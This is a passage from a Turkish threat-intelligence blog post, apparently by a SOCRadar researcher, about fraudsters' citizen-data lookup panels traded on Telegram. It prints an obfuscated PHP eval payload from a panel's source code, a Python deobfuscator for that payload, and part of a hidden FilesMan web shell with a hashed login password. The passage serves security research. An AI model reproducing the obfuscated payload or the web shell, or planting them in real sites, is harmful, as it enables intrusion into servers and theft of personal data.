olarak müşterilerini uyaran SOCRadar Siber Tehdit İstihbaratı firmasında çalışan bir profesyonel olarak elimdeki imkanlardan sonuna kadar faydalanmaya karar verdim.

Bunun için ilk olarak SOCRadar’ın XTI platformu tarafından izlenen Telegram kanallarında kısa süreli bir gezintiye çıktım.

Sorgu panellerine yönelik arama yaptığımda bazı Telegram kanallarında bu panellere ait dosyaların bazı kişiler tarafından paylaşıldığını gördüm.


1,118 members
Pinned message #1
✅ İnstagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan ...
Reply
tcsorgu.php
17.0 KB
tcgsm-1.php
15.4 KB
vesika-1.php
9.3 KB
adres_1-2.php
15.9 KB
adres_1.php
15.9 KB
vesika.php
9.3 KB
tcsorgu-1.php
17.0 KB
ailesorgu.php
17.3 KB
adsoyadsorgu.php
15.5 KB
ipsorgu.php
8.2 KB


[redacted]

[redacted]


1,118 members


Pinned message #1

✅ İnstagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)




Son 1.5 yılda dolandırıcılar arası artan rekabetin kimilerinin piyasadan çekilmesine kimilerinin ise hacklenmesine yol açtığını öğrendim.


/end/
Hack 4 Career. Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert.saric...
Other Bookmarks
Community
Herkese selamlar arkadaşlar, yapacağım açıklama sadece bizim üyelerimize aittir.
Üye değilseniz sayfayı kapatabilirsiniz.Öncelikle kapatıldığını siz değerli üyelerimize maalesef bildirmek isteriz.
Yönetim ekibi bu zamana kadar hiçkimseye mağdur olacağı bir durum yaşatmamıştır ve kapatıldığı için de mağdur etmeyecektir.
Kapatma sebebimiz bildiğiniz üzere yaklaşık 1,5 sene önce açıldı ve
ilk açıldığında bizim dışımızda sağlam olan maximum 3-5 sağlam siteler vardı
fakat son zamanalarda o kadar boş beleş siteler açıldı ki işin cılkı çıktı,
hiçbir ciddiyeti yok ve haliyle bizim de artık hevesimiz yok.
1,5 sene öncesine kadar aşırı hevesli olarak başladığımız bu iş artık bizim için bıkkınlık derecesine geldi
ve bi' önemi kalmadı ayrıca belirtmek isterim ki en büyük mafya devlettir ve boynumuz kıldan incedir.
Fakat bu durumda bile siz değerli üyelerimiz mağdur olmaması adına Üyelikleri olan müşterilerimize para iadesi yapılacaktır.
Aşağıdaki butona tıklayarak üyeliğinizi sorgulayıp ardından mevcut üyeliğinizden kalan gün kadar
ücretinizi belirleyeceğiniz IBAN adresine iadenizi alabilirsiniz.
İade işleminden sonra 2 iş gün içerisinde ücretiniz hesabınıza aktarılacaktır.
Üyelerimiz her zaman bizim destekçilerimiz oldu, kısacası ilk göz ağrımız. İyi ki varsınız, iyi ki vardınız ❤️
İADE İŞLEMİ ♡




Sorgu panellerinin nasıl çalıştığını öğrenmek için paylaşılan dosyaları (kaynak kodları) yakından incelemeye başladım. Bazı kaynak kodlarında dolandırıcıların, tanıdıkları, akrabaları olduklarını tahmin ettiğim TCKN bilgilerine yönelik kontrol koyduklarını gördüm. Örneğin herhangi bir kişi bu TCKN bilgisini panel üzerinde sorgulattığında işlem gerçekleşmiyordu.


adres_1.php
<thead>
<tr style="text-align: center;">
<th>ADRES</th>
<th>VERGİ NO</th>
<th>DOĞUM YERİ</th>
</tr>
</thead>
<?php
if ($_POST) {
$tc = $_POST['tc'];
eval(str_rot13(gzinflate(str_rot13(base64_decode('LUnHEqxVDvyaiWx7w5uYE57GNt5cJrCF9437+oXYJYBlcVYlKSWWbbj+ef2erNcAlj/jQy4E9u+8Wem8/CmGpiqu/w/+SfUYLljFMGuWOxFuut2zC6c+Jr/
68bvn+y/E/AtkJHyexfxRhyJ563TqSXNFQ6x0JRrAHuXg6TGAwp2VxVNT+R8Ifp8DyumGNLASvcm0QqM19+fUTeTQURPBXZrDINd96MMFYLskjSkTRNx0Ca3i7OWF9bVRn7JjVudzV59dp4aWHVf3XJtgbH6o6rnKuhqdzBL1N
St0bPyRKdQgMhOoy
6JehNeOxySduD0g4
RmZjzzybrhQa3EoA
BRkOOBMIAfPMQXbD
oN7EsLaw8/KGIMk9
y8rehR2ndNE9vX6xUtoXSCggCBwFTzyzl7Qwfur6mYRLLS0CJMg5WQmVDcJwMNiIZlcGnmC5+dQfzbOQjxe1IUbR91cGg1XM1+jFvCvuazJ1Y0xoTn3DFpq+uLpcETLoYqCaAL1DFxnCYnk0ZpIeU9YPUzHGI/
riGgmsSzDUHlDcFRQ3ngleCS5+afh/qGodH4byaYq7DDbC+16zpnzvbSNuwQSRFNgFBjg/
enjORu8Xngv
E6Avd6xq2By
dYw1oCZkjq4Ipue
SjqcUfCQ+M1Q3G5
Thn97/4wmA57ECQLupMREIgha3iraCiELG3/tmlkNe5/bEGYhpBvArtSo/
5rNu0gNYoLJOo1sk6d+4ynaEfnAOlbJKk0Q8MMTE7NvdZTAp+Vxp+SBDZT1Q2sIg7Zbuy9EBKyXUTzfK23IuqZSXrLisBDgpRqzuxazEF24qyhtOJnKQ1Ex7uWYUoDj68+SqhmCga20fzrNzIiSc+v3WeW98JCxoSYOXE8BNz/
G3sRaR9w0pd1tKkHEHdoGZQgkHSR9uNub7G0QOwHh/cukcbn7rvYcPER9FlPNStQPn+njxqzWUPfR30T583cv39n+f6578='))));

root@Kali: ~
File Actions Edit View Help
GNU nano 7.2 eval_decoder.py
# Eval Decoder v1.0
# Author: Mert SARICA
# E-mail: mert [.] sarica [@] gmail [.] com
# URL: https://www.hack4career.com
import subprocess
import sys
import time
# payload = "eval(gzinflate(base64_decode(rawurldecode('XZM1ssWAAQOPk2RcmGkyKczM7CZjhmdm%2B%2FT5ddSqk3arKxv%2BmWd7RWD%2FLatiLqt%2FNt8
payload = "eval(str_rot13(gzinflate(str_rot13(base64_decode('LUnHEqxVDvyaiWx7w5uYE57GNt5cJrCF9437+oXYJYBlcVYlKSWWbbj+ef2erNcAlj/jQy4E
while (1==1):
payload = payload.replace("eval", "echo")
p = subprocess.Popen(['php', '-r', payload], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
out, err = p.communicate()
payload = out.decode()
if payload.find("eval") >= 0:
print("————————")
print("Payload:")
print(payload)
payload = payload.replace("eval", "echo")
else:
print(payload)
sys.exit(1)
[Read 25 lines]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy

Bazı kaynak kodlarında ise bu kaynak kodlarını indirip daha sonra kullanacak dolandırıcıların web sitelerine sızmak için arka kapı (web shell) yerleştirildiğini tespit ettim.



adsoyadv3.php

```
20
21  /* Configurasi */
22  $auth_pass    = "4a9237545e7e6da7bf0c47e4be57f86c";//
23  $color       = "#00ff00";
24  $default_action   = 'FilesMan';
25  $default_use_ajax   = true;
26  $default_charset  = 'UTF-8';
27
28  function login_shell() {
29  ?>
30  <!DOCTYPE html>
31  <html>
32    <head>
33      <meta name="viewport" content="widht=device-widht, initial-scale=1.0"/>
34      <meta name="author" content="[redacted]"/>
35      <title>HACKED BY [redacted] - t.me/[redacted]</title>
36      <link rel='icon' type='image/png' href='https://cdn.discordapp.com/attachments/1006144051613016157/1042036729865044070/AliRoswellPP.png'/>
37      <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.0/css/bootstrap.min.css"/>
38      <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.1/css/all.css"/>
39    </head>
40    <body class="bg-dark text-light">
41      <center>
42        <div class="container" style="margin-top: 15%">
43          <div class="col-lg-6">
44            <div class="form-group">
45              <h5 class="text-center pb-5">HACKED BY [redacted] - t.me/[redacted]</h5>
